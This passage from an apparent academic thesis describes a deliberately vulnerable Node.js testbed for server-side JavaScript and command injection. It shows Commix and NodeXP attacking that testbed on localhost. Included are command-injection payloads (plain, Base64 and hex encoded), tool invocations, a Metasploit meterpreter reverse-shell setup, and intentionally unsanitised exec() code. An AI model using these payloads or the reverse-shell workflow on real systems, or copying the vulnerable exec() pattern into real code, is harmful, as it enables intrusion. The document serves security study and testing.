[-] Payload: ;echo PQQMX0$((65+82))$(echo PQQMX0)PQQMX0
[?] Do you want a Pseudo-Terminal shell? [Y/n] >
```

Image 3: Injection was successful – Create a Pseudo-Terminal session

If the selected parameter (“addr”) is deemed injectable by Commix then a prompt will appear for the user to create a **Pseudo-Terminal**.

Essentially, a Commix Pseudo-Terminal is user interface Commix provides where it accepts any system command typed by its user and then injects it through the payload that was used to locate the vulnerability in the previous step. This will result in the system command to be executed by the Node.js application. If the system command has any observable output then Commix will collect these results and bring them back to the Pseudo-Terminal session for the user to see. For example once the SSJI attack has been detected, sending the “ls” command will have the Node.js application performing the command on the hacker’s behalf and then sending back its output through the Pseudo-Terminal:

```
[?] Do you want to resume to the (results-based) classic command injection point? [Y/n] > y
[+] The POST parameter 'addr' seems injectable via (results-based) classic command injection technique.
[-] Payload: ;echo PQQMX0$((65+82))$(echo PQQMX0)PQQMX0
[?] Do you want a Pseudo-Terminal shell? [Y/n] > y
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > ls
1 app.js bin controllers jdsHAzTbmRpgYckf) node_modules package.json package-lock.json populatedb.js public
routes views
commix(os_shell) > █
```

Image 4: Sending the “ls” command through the Pseudo-Terminal

When a SSJI attack succeeds users are not limited to using the Pseudo Terminal. Instead a suitable MetaSploit payload could be generated and send through Commix in order to create a true Terminal Session. While the use of MetaSploit will be explored in conjunction with NodeXP, with which it is tightly coupled, it was not deemed necessary to showcase for Commix, as part of this Thesis, since Commix already provides its own “Pseudo-Terminal” allowing the exploitation of the SSJI Testbed application through it and our main focus is the exploit-scenarios themselves.

When the Results-Based technique fails

Commix is not limited to using Results-Based command injection techniques. In case all available payload combinations for **Results-Based** attack fail Commix will attempt **Dynamic Evaluation Results Based Attacks, File-Based Blind Attacks** and **Time-based Blind Attacks**.

In Dynamic Evaluation Results Based Attacks, Commix will test to see if the **eval()** method is used by the targeted application and if it can affect it. However, here Commix assumes that the eval() function belongs to a PHP application meaning that the SSJI TestBed will be unaffected by this kind of attack since it uses the JavaScript eval() method. However, this is still a technique worth mentioning.

On the other hand, the File-based Blind Attack and the Time-based Blind Attack belong to the Blind Family of Techniques Commix will employ when it cannot discern through Application Output of the Web Application is exploitable or not for the targeted parameters. In both Blind techniques Commix will attempt to discern injection by sending payloads which introduce system delays to the system via the use of the “sleep” system command. If Commix deems that it can successfully affect the application’s performance through then it will offer a Pseudo-Terminal to the user that will allow him to send system commands over the chosen Blind SSJI exploit.

If the user has opened a “Pseudo-Terminal” session through the Blind Time-Based Injection attack then Commix will attempt to discern the output of the command by having the targeted system **brute-force** compare every later of the actual output of the command with payloads of ASCII characters Commix will send. For every matching letter, the payload Commix sends to the targeted application, instructs it to introduce a delay through the “sleep” command. Through this method Commix is able to discern every letter of the output of the command the user sent. Since this technique can take quite some time it can act as a secondary means of attacking the Web Application, serving only as an endpoint for leveraging a Reverse Terminal session towards the user that grants him easier access to the Targeted Machine.

Moving on with the Blind Attacks, the File-Based Blind Attack involves instructing the targeted Node.js application to create execute the injected System command and then save its output to a File. If the command succeeded and the Web application has not taken any measures to protect users from accessing unintended files in its directory then the attacker can access the file simply by typing the URL of the application and appending the name of the file he created.

In this Thesis, Commix will be shown successfully exploiting the SSJI Testbed application both through Results-based and Blind-based techniques.

Customizing Commix attacks

Commix is not limited to simply sending a GET or POST request and then attempting one of the aforementioned techniques. The HTTP requests of Commix can be customized to include Cookies, JSON or SOAP XML payloads and even custom Headers that allow Commix to set important information such as Authentication Details, User-Agent details (e.g. the details that show the browser of the user) or even Referrer Details (e.g. the information that shows the webpage that linked the user to current one.). Through such extra injectable options Commix opens far more use cases for penetration testing of Web Application. Taking advantage of these capabilities the **SSJI Testbed** that was developed as part of this Thesis contains scenarios that showcase vulnerability to Cookie-based, Referrer-based and User-Agent based attacks among others.

4.2.2 NodeXP - A Server Side Javascript Injection tool

NodeXP is an open source penetration testing tool written by Dimitrios Antonaropoulos that specializes in detecting Server Side JavaScript Injection Attacks. The tool is written in Python 2.7 and is freely distributed through GitHub. NodeXP is tightly coupled with the MetaSploit framework and once a SSJI vulnerability is located in the targeted Web Application a MetaSploit meterpreter session will be offered by NodeXP to the user.

Similarly to Commix, NodeXP's basic parameter is the URL of the targeted Web Application. NodeXP supports sending both **GET** and **POST** and injecting the HTTP request parameters. An example of checking a scenario of the SSJI Testbed and injecting its "user" parameter is shown below:

```
root@kali:~/nodexp#
root@kali:~/nodexp#
root@kali:~/nodexp# python nodexp.py -u="http://localhost:3000/scenarios/regular/POST/eval"
-p="user=[INJECT_HERE]" --time=19999

-----|
--Server Side Javascript Injection--|
-Detection & Exploitation Tool on Node.js Servers-|
-----|
```

Image 5: Running NodeXP against a SSJI testbed scenario and injecting the "user" parameter

The default exploitation technique NodeXP supports is the **Results-Based SSJI** detection technique. In this technique NodeXP will inject JavaScript code in payloads and attempt to affect the targeted Web Application through them expecting to directly interfere in the response output of the Web Application to its requests.

```
[<] Show injection (Try no. 5) results :
[!] SSJI Done based on payload and it's dynamic response (rTEFITdstwUvrQdR)!
[i] Payload : user=eval(rTEFITdstwUvrQdR)
[i] Valid Response(s): ['rTEFITdstwUvrQdR']
[?] Application seems vulnerable. Try for meterpreter shell?
[-] Enter 'y' for 'yes' or 'n' for 'no'.
-
```

Image 6: NodeXP detected a SSJI vulnerability on its 6th attempt.

Once NodeXP has deemed that an application is vulnerable to SSJI attack given a specific payload then it proceeds to the exploitation phase. Similarly to the Pseudo Terminal session offered by Commix, that allows users to interact with the Host Machine of the application, NodeXP attempts to offer the same service to its user but through more powerful means: **MetaSploit**. NodeXP, works tightly together with MetaSploit to create a **MeterPreter** session through the SSJI injection.

```
[<] Show injection (Try no. 5) results :
[!] SSJI Done based on payload and it's dynamic response (rTEFITdstwUvrQdR)!
[i] Payload : user=eval(rTEFITdstwUvrQdR)
[i] Valid Response(s): ['rTEFITdstwUvrQdR']
[?] Application seems vulnerable. Try for meterpreter shell?
[-] Enter 'y' for 'yes' or 'n' for 'no'.
-
```

Image 7: The “user” parameter was deemed injectable by NodeXP.

A MeterPreter session is a very powerful fully interactive Reverse Terminal that MetaSploit can provide to users. Once MeterPreter has been established, it allows for the attacker to interact with the Host Machine of the Web application independently of the SSJI attack. In order to establish the MeterPreter session, NodeXP prompts its user to provide their IP address as well as a Port through which the Reverse Terminal session of MeterPreter will be established. Once these details have been provided, NodeXP will invoke the MetaSploit framework and pass to it the aforementioned details. Using the IP address and the Attacker’s port MetaSploit will automatically generate a String **payload** that contains all the necessary commands for the affected Node.js application to establish a **Reverse Terminal** from the Host Machine to the Attacker’s machine. The MetaSploit payload is passed back to NodeXP which then enriches the payload through which it detected the SSJI vulnerability with the MetaSploit generated payload. The resulting payload is then send to the Node.js application and a Reverse Terminal is successfully established.

```
-----|
[!] Starting exploitation process!
-----|

[<] Initialize exploitation variables.
[!] LHOST not defined!
[?] Please, set your local host ip.
- 127.0.0.1
[!] Setting local host ip: 'LHOST' = '127.0.0.1'
[!] LPORT not defined!
[?] Please, set your local port.
- 3333
[!] Setting local port: 'LPORT' = '3333'
[!] Exploitation variables successfully defined!
[>]

[<] Generate exploitation files and run metasploit.
[i] Successfully generated payload file! [/root/nodexp/scripts/nodejs_payload.js]
[i] Successfully generated metasploit log file (spool file) [/root/nodexp/scripts/nodejs_shell.rc.output.txt]
[i] Successfully generated .rc script! [/root/nodexp/scripts/nodejs_shell.rc]
[-] Opening metasploit console...
```

Image 8: NodeXP cooperates with MetaSploit to generate a MeterPreter Reverse Terminal session.

In the following image an example of sending the “ls” command through the **MeterPreter Reverse Terminal Session** is shown. Once more, note that this terminal session once established is **not dependent** on the SSJI exploit as in Commix’s Pseudo-Terminal session and NodeXP does not participate in gathering the results of the “ls” command that was sent, unlike Commix where, once a command has been issued the tool has to gather the output of the command either through the Result-Based or Blind techniques.

```
[*] Started reverse TCP handler on 127.0.0.1:3333
msf5 exploit(multi/handler) > ls
[*] exec: ls

files
nodexp.py
README.md
scripts
src
testbeds
msf5 exploit(multi/handler) >
```

Image 9: Sending “ls” command through the Reverse Terminal session.

When the Results-Based Technique fails

In case the Results based Technique fails NodeXP, similarly to Commix, will attempt to attack the targeted Web Application using **Blind-based** Techniques. NodeXP will attempt to introduce delays in order to deem the targeted URL vulnerable to SSJI attack. Once the application is deemed vulnerable, NodeXP will attempt to establish the MeterPreter session and if successful will provide access to the Web Application independently of the SSJI attack.

NodeXP also supports encoding in Base64 the payloads through which it attempts to detect SSJI vulnerabilities. Furthermore, in case an application requires authentication, NodeXP offers users the ability to send Authentication Tokens as Cookies and can use them to send subsequent requests to the application. However, unlike Commix, NodeXP does not offer users the ability to inject payloads into Cookies and thus exploit a Node.js application through the Cookie mechanism.

Why use both Commix and NodeXP for SSJI detection

The SSJI scenarios supported by the SSJI Testbed that was developed as part of this Thesis were created to be used by both Commix and NodeXP penetration testing tools. The reason this choice was made was to showcase more Server Side JavaScript Injection scenarios than either of the tools were capable of exploiting on their own. In NodeXP’s case, the tool attempts to exploit the **eval()**, and **function()** JavaScript methods. Essentially, what this means is that, NodeXP detect SSJI vulnerabilities using JavaScript code in its payloads. In accordance to this, the SSJI testbed contains scenarios that make use of these functions and are compatible to exploit through NodeXP.

On the other hand, Commix attempts to detect Command Injection in the targeted Web Application by attempting to inject System OS commands to it through its

payloads. SSJI provides a variety of scenarios that are compatible with Commix through the use of the **exec()** function which executes System OS commands.

Commix is also used to test SSJI scenarios that NodeXP cannot cover with its current capabilities such as injecting malicious payloads through **Cookies**, the **User-Agent** HTTP Header or the **Referrer** HTTP Header.

Consequently, NodeXP and Commix are not overlapping penetration testing tools since each is compatible with different SSJI scenarios and are both extremely useful in showcasing SSJI scenarios which is the main objective of this Thesis.

4.2.3 Kali Linux and MetaSploit framework

For the purpose of developing and running the SSJI test runs against the SSJI testbed the Kali Linux distribution which natively includes the MetaSploit Framework in it was used. A brief reference will be made to both of these, integral to this Thesis, components.

Kali Linux is an open source Debian-derived Linux distribution designed for digital forensics and penetration testing. It is maintained and funded by Offensive Security, a provider of world-class information security training and penetration testing services and its core developers are Mati Aharoni, Devon Kearns and Raphaël Hertzog.

The Kali Linux project began in 2012, when Offensive Security decided that they wanted to replace their venerable BackTrack Linux project, with something that could become a genuine Debian derivative, complete with all of the required infrastructure and improved packaging techniques. The decision was made to build Kali on top of the Debian distribution because it is well known for its quality, stability, and wide selection of available software. The first release (version 1.0) happened one year later, in March 2013 and in that first year of development, they packaged hundreds of pen-testing-related applications and built the infrastructure. Even though the number of applications is significant, the application list has been meticulously curated, dropping applications that no longer worked or that duplicated features already available in better programs. Kali Linux released many incremental updates, expanding the range of available applications and improving hardware support, thanks to newer kernel releases. With some investment in continuous integration, they ensured that all important packages were kept in an installable state and that customized live images (a hallmark of the distribution) could always be created

Kali Linux has over 600 preinstalled penetration-testing programs including Python & **Metasploit** Framework. It is developed using a secure environment with only a small number of trusted people that are allowed to commit packages, with each package being digitally signed by the developer. Kali also has a custom-built kernel that is patched for 802.11 wireless injection. This was primarily added because the development team found they needed to do a lot of wireless assessments.

On the other hand, the *MetaSploit Framework*, is an open source penetration testing and development platform that provides you with access to the latest exploit code for various applications, operating systems, and platforms. It has the infrastructure, content, and tools to perform penetration testing, as well as extensive security

auditing. One of its most useful features is its ability to generate Meterpreter/Reverse Terminal Payloads for use with a Web Application exploit. Specifically, Metasploit is capable of generating payloads that are compatible with most many well-known Web Application Technologies such as PHP, Python (Django) and Node.js. As mentioned in earlier paragraph NodeXP closely cooperates with Metasploit and uses this exact feature to generate a Node.js Meterpreter payload. This payload is then sent through NodeXP's SSJI attacks to establish a Reverse Terminal session.

4.3 The Server Side JavaScript Injection Testbed

4.3.1 Introduction

The **Server Side JavaScript Injection Testbed (SSJI testbed)** is the main focus of this Thesis. As explained in previous chapters, this testbed is a Node.js Web application that was developed to be purposefully vulnerable to SSJI attacks and is compatible with both **Commix** and **NodeXP**. Along with these two tools the testbed provides an extensive presentation of the most common SSJI vulnerabilities that exist in **Node.js** applications nowadays.

In order to be even closer to modern Web application usages of Node.js, the **Express.js** framework was built on top of Node.js. Without taking away anything from Node.js, Express.js provides a way for Web Application developers to easily build web apps using Node. As explained in an earlier chapter, Express.js structures the application using a **MVC** pattern separating the application in Models (Representing Database Entities), Views (Representing the UI pages users see), Controllers (The components of the application that apply logic to data and return results through Views).

Development of the SSJI Testbed was done by carefully studying the Commix-Testbed that was written in PHP by A. Stasinopoulos. The original Commix-Testbed supported 43 Command Injection Scenarios. The Command Injection Scenarios of the original testbed were divided in 5 categories: **Regular**, **RegEx**, **User-Agent**, **Cookie** and **Referrer**. The Regular category refers to Command Injection scenarios that are mainly reproducible by injecting a GET or POST parameter send through a Form Input attribute of the Web Application. The Cookie category refers to command injection scenarios that can be replicated by injecting malicious payloads in a Cookie value on requests, the User-Agent and Referrer categories refer to injecting the HTTP headers of the GET or POST requests with malicious payloads in the respective User-Agent or Referrer header fields. Finally, the RegEx category exists to showcase how Command Injection can be mitigated or made much harder to occur by applying RegEx filters to incoming user input.

Extra care was taken to carefully translate the PHP algorithmic logic A. Stasinopoulos applied to the scenarios to Node.js. While the two platforms thankfully had similarities that allowed the task to be completed successfully it should be noted that in many cases Node.js as a more modern Web platform does not match with the way PHP serves clients.

4.3.2 Presenting the SSJI Testbed

The sole prerequisites to running the SSJI Testbed is installing the latest Node.js distribution and the latest **npm** packaging system distribution. Npm is the official package manager of Node.js and allows Node.js developers to download 3rd party or official modules that are not contained in Node.js platform by default. It also allows developers to create “**package.json**” files that contain pointers to all the 3rd party packages their Node.js application requires to run. Thus, when a Node.js application is packaged for distribution it usually contains a “package.json” file to fetch all needed external libraries. Following this notion, the SSJI Testbed application is hosted on **GitHub.com** and comes with its own “package.json” which allows anyone to setup it very easily.

Node.js comes packaged with its own build-in Server allowing developers to test their application right away:

```
root@kali:~/ssji_testbed#
root@kali:~/ssji_testbed#
root@kali:~/ssji_testbed#
root@kali:~/ssji_testbed# DEBUG=SSJItestbed:* npm run devstart
> express-locallibrary-tutorial@0.0.0 devstart /root/ssji_testbed
> nodemon ./bin/www

[nodemon] 1.18.9
[nodemon] to restart at any time, enter `rs`
[nodemon] watching: *.*
[nodemon] starting `node ./bin/www`
SSJI-Testbed app listening on port 80!
```

Image 10: Booting SSJI Testbed in Debug Server mode – App is ready for attacks.

Now, the application can be navigated via a Web Browser such as **Mozilla Firefox**. Note that for the sake of convenience in the examples shown a *localhost* Mozilla Firefox will be used to connect to the application. Commix and NodeXP are also locally installed and will attack the application from the same host machine.

Users connecting to the SSJI Testbed URL address for the first time are greeted with the following Index page:




Image 11: Partial view of the SSJI-Testbed User Interface (Only half scenarios are shown in the image)

While the purpose of the Testbed is for Commix and NodeXP to attack it with SSJI attacks, this basic User Interface can still be navigated by Users and allows in most cases actual human interaction. This gives users a chance to attempt to inject by hand the various vulnerable pages of the application and also provides a greater understanding of the functionality that the Commix and NodeXP tools will exploit.

As an example, visiting the simplest scenario – Classic Regular GET – is showcased below:

- The user clicks on the Regular Category – Classic Regular Example GET.
- The user is then transferred to the following page:





Image 12: Navigating to the Classic Regular GET Scenario.

In this page Users are prompted to enter an IP address through a Simple HTML Form that contains only one input field. The IP address will be used to trigger an ICMP PING mechanism from the Node.js application to the IP address given. The Ping operation will occur using the vulnerable `exec()` JavaScript command inside the SSJI Testbed application. Of course, the IP address field will not pass through any sanitization checks, allowing malicious users to attempt SSJI attacks through this field.

Before showcasing a SSJI attack with this scenario, however, a normal use case of this form will be shown since it will be useful for understanding how Commix and NodeXP will exploit this and all other SSJI scenarios.


Let us assume, that user browsing through the Web Interface enters a normal IP address i.e. 127.0.0.1 in the address field and clicks "Submit".



A screenshot of a web form. On the left, the text "Ping address:" is followed by a text input field containing the IP address "127.0.0.1". To the right of the input field is a button labeled "Submit!".

Image 13: The user enters an IP address at the address field.

Clicking "Submit" with this IP address will cause the Web Page to reload with the Results of the "Ping" Operation.



A screenshot of the web page after a ping operation. The "Ping address:" label and the "Submit!" button are visible. Below them, the output of the ping operation is displayed: "rtt min/avg/max/mdev = 0.023/0.030/0.039/0.007 ms".

Image 14: The webpage reloads with the results of the Ping operation.

At this point, something quite interesting can be pinpointed by the user about the behavior of the Web Application. Apart from inspecting the HTML code through the Inspection tools of the Browser itself, since this is a GET Form submission, at the top of the User's Web Browser URL bar the Form parameters will have now appeared:




Image 15: The “addr” form parameter was revealed.

While the appearance of Form parameters in the URL while sending a GET request is common knowledge, in our case, it is far more useful. Specifically, now the user can invoke Commix or NodeXP and supply to it the name of the parameter which is “addr”. Commix will now look for Command Injection vulnerabilities based on the name of this parameter:

```
root@kali:~/commix#
root@kali:~/commix#
root@kali:~/commix# python commix.py --url="http://localhost/scenarios/regular/GET/classic?addr=" -p addr
```

Image 16: Supplying Commix with the URL of the Scenario and the name of the parameter.

After some time, Commix manages to find an SSJI vulnerability for the “addr” parameter using the Result-Based Technique:

```
[+] The GET parameter 'addr' seems injectable via (results-based) classic command injection technique.
[-] Payload: ;echo YMHWJC$(60+8)$(echo YMHWJC)YMHWJC
[?] Do you want a Pseudo-Terminal shell? [Y/n] >
```

Image 17: Commix detects vulnerability for the “addr” parameter.

Specifically Commix shows to the attacker that the Payload: “**;
YMHWJC\$(60+8)\$(echo YMHWJC)YMHWJC**” is able to successfully cause SSJI exploits.

If the user normally entered any non-valid IP address as value to the Address parameter, this would normally cause a Page reload and not bring back any results since “Ping” failed. Let us see what happens when the above Payload that was discovered by Commix, however, is sent through the Form:




Image 18: Sending the malicious Payload through the UI Form.

The results are quite interesting and certainly are **not** part of the intended behavior of the application:




Image 19: The application's intended behavior is bypassed.

The surprising result is enough for Commix to deduce that SSJI exploits are possible through this payload. What Commix essentially did was attempt to “escape” any parsing mechanisms the Node.js application had for the “addr” parameter and attempted to cause the Node.js application to use the “echo” command. As can be seen, the attack was successful. The SSJI testbed utilizes the `exec()` command in this case which receives an OS command (such as `echo`), executes it and returns the result. The malicious payload managed to bypass the “ping” command that the underlying `exec()` method was going to normally use and instead used the “echo” command. Moreover, the “echo” command is very useful in this case since it caused a certain string of characters that Commix sent through the parameter to be printed on the User Interface screen, allowing the malicious User, and obviously Commix too, to deduce that the “addr” parameter is indeed exploitable.

4.3.3 SSJI Testbed Scenarios VS Commix & NodeXP

The original Commix-Testbed PHP application supported 43 Command Injection scenarios for use with Commix. The new Node.js SSJI Testbed that was based on it supports 41 of the original 43 scenarios recreated in Node.js/Express.js. The 2 scenarios that were not carried over to Node.js from PHP had a larger degree of technical difficulty in bridging the gap on how PHP and Node.js handle certain mechanisms such as Digest Authentication and SOAP XML handling and since their behavior could be replicated essentially by other scenarios, were left out.

The original Commix Testbed contained the injectable Regular, Cookie, Referrer and User-Agent categories. On the other hand, it also contained the non-injectable RegEx category of Scenarios that are meant to showcase how a Web Application could be protected from Command Injection PHP attacks. Keeping up with its template's logic the SSJI Testbed contains the exact same categories – the only difference being, that, not all injectable scenarios are vulnerable to Commix attacks like before.

In the Node.js version of the scenarios that will be presented below, certain scenarios are injectable through Commix while others require the use of NodeXP. The following paragraphs are dedicated to exploring each Scenario, explaining whether it can be

exploited through Commix or NodeXP and showcasing how the tool that succeeded managed to do so.

For the sake of convenience, the first scenario, Classic Regular of the Regular category will not be presented here since it was explained as an example in a previous section.

Regular Category Scenarios

This category contains exploiting scenarios that are based on SSJI vulnerabilities in a GET or POST parameter. Since this is the classic injection scenario that is showcased as an example in bibliography this category is named the **Regular Category**. In most Scenarios throughout the Regular Category both GET and POST versions of the same Scenarios are presented in order to showcase that the same exploit is possible through both means.

Scenario 2 - Classic (Base64) regular example

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Injection is possible through both **GET** and **POST**: Yes.

Vulnerable Node.js method: **exec()**.

Description: This Scenario is very similar to the Classic Scenario presented in the example of the previous section. The Web Application expects an IP address but this time in **Base64** format. The name of the Form parameter is once again “addr”. When a value is submitted through the form for this parameter, the Node.js application will assume that the provided value is in Base64 encoding and attempt to decode it in order to get a valid IP address and then proceed to attempt to use the OS command “/bin/ping -c 4 + decodedBase64Address”. If the Base64 decoding operation fails or the IP address is not valid the intended behavior is for the Webpage to simply reload - indicating invalid input. In case the “ping” succeeds, then the results of the operation are returned through the Webpage.

In order to execute the ping command the **exec()** function is used by the Node.js application. Specifically the **vulnerable code** can be seen below:

```
exec(ping_command + addrDecoded,
    function (error, stdout, stderr) {
        return res.render(template_name, {
            title: template_title,
            exec_res: stdout
        });
    }
);
```

In this scenario Commix will be instructed to attack the “addr” parameter with a Base64 encoding in order to inject other OS commands through the exec() method and discover how to create a SSJI exploit.

Running Commix:

```
python commix.py --url="http://localhost/scenarios/regular/GET/classic_b64?addr=" \
-p addr --tamper=base64encode
```

Commix manages to discover a SSJI vulnerability through the following payload:

Payload: O2VjaG8gT05LVEdRJCgoMys0NikpJChIY2hvIE9OS1RHUSIPTktUR1E=

When decoded using a simple online Base64 decoder the following String comes up:

Decoded payload: ;echo ONKTGQ\$((3+46))\$(echo ONKTGQ)ONKTGQ

Exploit explanation: Similar to the example shown in the previous paragraph Commix managed to exploit the SSJI vulnerability of the application by confirming that the exec() method used in this scenario can execute the “echo” command it injected which was simply encoded in Based64 this time.

Severity of Exploit: High – *Pseudo Terminal* of Commix can be established over Results-Based SSJI vulnerability. This means that Commix can send commands like “ls” for the attacker and easily retrieve the output of the command. The arsenal of commands available to the attacker is only limited by the privileges the Node.js application itself has on what commands he can execute.

Scenario 3 – Classic (Hex) regular example

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Injection is possible through both **GET** and **POST**: Yes.

Vulnerable Node.js method: **exec()**.

Description: Same as Base64 scenario but for Hex encoding.

Running Commix:

```
python commix.py --url="http://localhost/scenarios/regular/POST/classic_hex" \
--data="addr=127.0.0.1" --tamper=hexencode
```

Payload:

3b6563686f20484f544c444a24282834392b3837292924286563686f20484f544c444a29484f544c444a

Decoded Payload: ;echo HOTLDJ\$((49+87))\$(echo HOTLDJ)HOTLDJ

Exploit explanation: Same as Base64 scenario but for Hex encoding.

Severity of Exploit: High – *Pseudo Terminal* of Commix can be established over Results-Based SSJI vulnerability. This means that Commix can send commands like “ls” for the attacker and easily retrieve the output of the command. The arsenal of commands available to the attacker is only limited by the privileges the Node.js application itself has on what commands he can execute.

Scenario 4 – Classic Single-Quote example

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Injection is possible through both **GET** and **POST**: Yes.

Vulnerable Node.js method: `exec()`.

